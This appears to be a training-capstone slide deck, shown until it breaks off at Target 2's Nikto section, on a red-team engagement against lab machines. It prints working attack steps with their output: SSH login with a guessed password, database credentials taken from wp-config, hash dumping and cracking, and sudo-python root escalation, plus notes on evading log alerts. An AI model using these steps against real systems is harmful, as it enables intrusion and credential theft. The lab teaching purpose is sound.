# Final Engagement

## Attack, Defense & Analysis of a Vulnerable Network

# Old Gregg Presents: A Network Mixup

# Table of Contents

This document contains the following resources:

01

**Network Topology & Critical Vulnerabilities**

02


**Exploits Used**

03

**Methods Used to Avoiding Detection**

# Network Topology
# & Critical Vulnerabilities

# Network Topology




## Network

Address Range: 192.168.1.0/24
Netmask: 255.255.240.0
Gateway: 10.0.0.1

## Machines

IPv4: 192.168.1.90
OS: Kali 2020.1
Hostname: Kali Attack VM

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK Log Server

IPv4: 192.168.1.105
OS: Ubuntu 18.04.4 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8 (Jessie)
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian GNU/Linux 8 (Jessie)
Hostname: Target 2

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1 (non-exhaustive)**

| Vulnerability | Description | Impact |
|---|---|---|
| Weak Passwords | Easily guessable password | Able to access Michael’s account |
| Unsalted Hash | Cracked Steven’s credentials using MySQL | Access to web server |
| Privilege Escalation | Command for python script to gain root access | Steven becomes root user! |
| | | |

# Exploits Used

# Exploitation: Weak Password with Known Username

How to exploit a weak password with known username

- We started with some “knowns,” thankfully, and will have an easier time getting into Michael’s account
- The only way to know you’re working with a weak PW is to make a couple of guesses. But we can’t just start there...
- Start at the start… run an nmap scan to see if an SSH port is open. Voila! Port 22 is open.
- Now, let’s SSH into Michael’s account: $ ssh michael@192.168.1.110
- **Hold Up! It’s** asking for a password. Let’s try “michael” for $h1ts and giggles. Wow, it worked!
- We’re in! Now what can we do? Hmmm… wonder if Michael has root access? Indeed he does (what an idiot!). Wonder what else this fool has access to...

```
Nmap scan report for 192.168.1.110
Host is up (0.00092s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
33093/tcp open  status      1 (RPC #100024)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

+ Add filter

**Dashboards [Filebeat System] ECS**

Syslog | Sudo commands | SSH logins | New users and groups

**Top sudo commands [Filebeat System] ECS**

| system.auth.sudo.command: Descending | user.name: Descending | Count |
|---|---|---|
| list | michael | 2 |
| list | steven | 2 |
| /usr/bin/python -c import pty;pty.shawn("/bin/bash") | steven | 1 |
| /usr/bin/python -c import pty;pty.spawn("/bin/bash") | steven | 1 |

Export: Raw Formatted

# Exploitation: Unsalted PW Hash Via MySQL

- Poking around in Michael’s account just isn’t enough for us Red-Teamers. Now that we’re in, who else can we hack and what can we find?
- Next thing to do is see who the other users are, and if we can crack their PW hash. Let’s see how to gain entrée into MySQL
  - First, find the login info for MySQL via nano (check)
  - Look for list of relevant tables (check)
  - Find username and PW tables (check)
  - Crack the hash for user:Steven via John the Ripper (check)
  - Log into Steven’s account? You guessed it, (check)

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
michael@target1:/var/www/html/wordpress$ mysql --user=root --password=R@v3n
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme

mysql>
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

```
mysql> describe wp_users;
+---------------------+---------------------+------+-----+---------------
----+----------------+
| Field               | Type                | Null | Key | Default
    | Extra          |
+---------------------+---------------------+------+-----+---------------
----+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL
    | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |
    |                |
| user_pass           | varchar(255)        | NO   |     |
    |                |
| user_nicename       | varchar(50)         | NO   | MUL |
    |                |
| user_email          | varchar(100)        | NO   | MUL |
    |                |
| user_url            | varchar(100)        | NO   |     |
    |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00
:00 |                |
| user_activation_key | varchar(255)        | NO   |     |
    |                |
| user_status         | int(11)             | NO   |     | 0
    |                |
| display_name        | varchar(250)        | NO   |     |
    |                |
+---------------------+---------------------+------+-----+---------------
----+----------------+
10 rows in set (0.00 sec)
```

```
mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

```
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:01 DONE (2021-06-27 16:07) 0.7518g/s 34646p/s 34646c/s 34646C/s tamika1..james03
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
```

# Exploitation: Privilege Escalation with Python

- The most useful information in Steven’s account requires root access
- The problem: Steven doesn’t have root access. Or does he?
- Running cmd $ sudo -l shows that Steven does not have the customary blanket privilege of root access, but he can run python scripts. Sensing something interesting here…
- Turns out, there is a python command that will give Steven root privileges
- Running this python command allows Steven to proclaim: “I am root!”
- As root, Steven is able to capture the highly coveted “flag 4” and wins!

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/usr/bin# ls
```

```
root@target1:/usr/bin# cd ~
root@target1:~# ls
flag4.txt
root@target1:~#
```

# Avoiding Detection

# Stealth Exploitation of SSH (port 22) open

**Monitoring Overview**

- Which alerts detect this exploit?
  - SSH login attempts [Filebeat System] ECS
- Which metrics do they measure?
  - Every Attempted access to SSH (port 22)
- Which thresholds do they fire at?
  - Every attempt > 0

# Stealth Exploitation of SSH (port 22) open

# Stealth Exploitation of Least Privilege (LUA)

**Monitoring Overview**

- Which alerts detect this exploit?
  - Top sudo commands [Filebeat system] ECS
- Which metrics do they measure?
  - system authorized sudo command and user.name
- Which thresholds do they fire at?
  - Every attempt > 0

**Mitigating Detection**


- How can you execute the same exploit without triggering the alert?
  - Abuse Elevation Control Mechanism (Privilege account management)(MITRE)
- Are there alternative exploits that may perform better?
  - Valid Account (MITRE)

# Stealth Exploitation of Least Privilege (LUA)

| Time | source.ip | process.working_directory | system.process.cmdline |
|---|---|---|---|
| Jun 28, 2021 @ 00:08:24.162 | - | /var/www/html/wordpress | -bash |
| Jun 28, 2021 @ 00:07:44.160 | - | /var/www/html/wordpress | -bash |
| Jun 27, 2021 @ 23:52:34.159 | - | /var/www/html/wordpress | -bash |
| Jun 26, 2021 @ 17:47:19.847 | - | /var/www/html/wordpress | nano wp-config.php |
| Jun 26, 2021 @ 17:47:09.847 | - | /var/www/html/wordpress | nano wp-config.php |
| Jun 26, 2021 @ 17:45:39.850 | - | /var/www/html/wordpress | -bash |
| Jun 26, 2021 @ 17:45:09.847 | - | /var/www/html/wordpress | nano wp-config-sample.php |
| Jun 26, 2021 @ 17:44:59.847 | - | /var/www/html/wordpress | nano wp-config-sample.php |
| Jun 26, 2021 @ 17:44:09.847 | - | /var/www/html/wordpress | -bash |
| Jun 26, 2021 @ 16:40:59.864 | - | /var/www/html/wordpress | /usr/sbin/apache2 -k start |

Expanded document View surrounding documents View single document

# Stealth Exploitation of Least Privilege (LUA)



# Stealth Exploitation of Privilege Escalation


**Monitoring Overview**

- Which alerts detect this exploit?
  - Top sudo commands [Filebeat system] ECS
- Which metrics do they measure?
  - system authorized sudo command and user.name
- Which thresholds do they fire at?
  - Every attempt > 0

**Mitigating Detection**

- Are there alternative exploits that may perform better?
  - Use Alternate Athuthentication Material (MITRE)
  - Password Hashes, Kerberos tickets, Application tokens =bypass normal system access controls

# Stealth Exploitation of Privilege Escalation



# Stealth Exploitation of Privilege Escalation

| | | |
|---|---|---|
| # | metricset.period | 10,000 |
| t | process.args | python, -c, import pty;pty.spawn("/bin/bash") |
| t | process.executable | /usr/bin/python2.7 |
| t | process.name | python |
| # | process.pgid | 1474 |
| # | process.pid | 1475 |
| # | process.ppid | 1474 |
| t | process.working_directory | /home/steven |
| t | service.type | system |
| t | system.process.cmdline | python -c import pty;pty.spawn("/bin/bash") |
| 🗓 | system.process.cpu.start_time | Jun 28, 2021 @ 00:23:21.000 |
| # | system.process.cpu.total.norm.pct | 0.1% |
| # | system.process.cpu.total.pct | 0.1% |
| # | system.process.cpu.total.value | 10 |
| # | system.process.fd.limit.hard | 65,536 |
| # | system.process.fd.limit.soft | 65,536 |

# Target 2

# Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

| Vulnerability | Description | Impact |
|---|---|---|
| Publicly accessible Web server files/directories | Directory enumeration allowed viewing of the Web server file structure | Attackers were able to find |
| PHP Remote Code Execution | Vulnerable plugin allowed for upload of a malicious PHP file | Attackers were able to execute a backdoor shell into the Web Server |
| MySQL Privilege Escalation | Vulnerability allowed for an exploit to be inserted into the MySQL database | Attackers were able to gain access to a root shell |
| | | |
| | | |

# Exploits Used

# Exploitation: Publicly Accessible Web server files/dirs

- Tools used:
  - **nikto** - used to gain information on Apache Web server
  - **gobuster** - used to enumerate Web server directory structure
- Not so much of an exploit, but allowed for directory transversal without any needed permissions
- Confidential file was found in the /vendor folder


# Nikto

